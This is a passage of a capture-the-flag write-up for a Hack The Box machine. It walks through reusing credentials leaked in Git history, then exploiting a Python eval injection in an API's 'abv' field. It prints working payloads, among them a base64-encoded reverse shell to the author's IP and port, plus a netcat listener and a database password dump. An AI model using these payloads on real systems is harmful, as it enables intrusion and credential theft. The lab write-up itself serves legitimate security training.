
Going through some of the commits I find valid credentials for the user Dinesh. If you manually type a password, API key, or private key into a source file and commit it, that secret is now permanently part of the Git history. Deleting the file in a later commit won’t help. Anyone who clones the repo can still browse previous commits to find the secret. As of today, this is still one of the most common mistakes made by developers.
I try out the credentials in Burp Suite and thanks to Dinesh I now have a valid token.
Using the token with the X-Craft-Api-Token header I was able to create a new brew.

However, even though creating a new IPA entry is cool and fun, we as hackers will want more.
Initial Foothold
Now that I know whatever I put in the abv parameter will be evaluated as a Python expression, I can send a simple payload that will make the server sleep for 10 seconds. Since eval only evaluates one expression at a time, we can use Python’s built-in __import__ functionality to generate more advanced payloads.
I try the following payload and voila, we get our RCE ;).
1{
2  "id": 1000,
3  "brewer": "test",
4  "name": "test",
5  "style": "test",
6  "abv":"__import__('os').system('sleep 10')"
7}

Now that I’ve validated command execution, I want to get a shell on the target machine.
A great place for generating reverse shell payloads is revshells. We know the target OS and we also know that Python is available.
The good thing about Reverse Shell Generator is that you can insert your IP and port and it will automatically adapt the payload based on the values you provide.

Whenever I am dealing with complex payloads like this, I always use base64 to avoid encoding issues. I simply paste the command into the Decoder tab in Burp Suite Pro and choose Encode as Base64.

Now I start a netcat listener on port 4444:
1nc -nvlp 4444
Sending the following payload:
1{
2  "id": 1000,
3  "brewer": "test",
4  "name": "test",
5  "style": "test",
6  "abv":"__import__('os').system('echo cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE2LjU0Iiw0NDQ0KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigic2giKSc= | base64 -d | sh')"
7}

We got our shell.

Here one can easily get excited seeing that we have root. So easy right? Well, being experienced on Hack The Box, I immediately realize that we are in a Docker environment. The .dockerenv file on / and the hostname both validate my suspicions.

Docker Escape
At this stage I start looking for a Docker escape. To get a more interactive shell I run the following:
1export TERM=xterm
Then using Ctrl+Z I put the shell in the background and run:
1stty raw -echo;fg
Then going through the source code, I find the Flask settings file which has the database credentials.

Here I modify dbtest.py under /opt/app to fetch all users in the database using vi.

And we successfully dumped our Silicon Valley friends’ passwords.

At this stage I try SSHing into the target machine but it fails.

However, I succeed in logging in to Gilfoyle’s account on the Gogs instance.
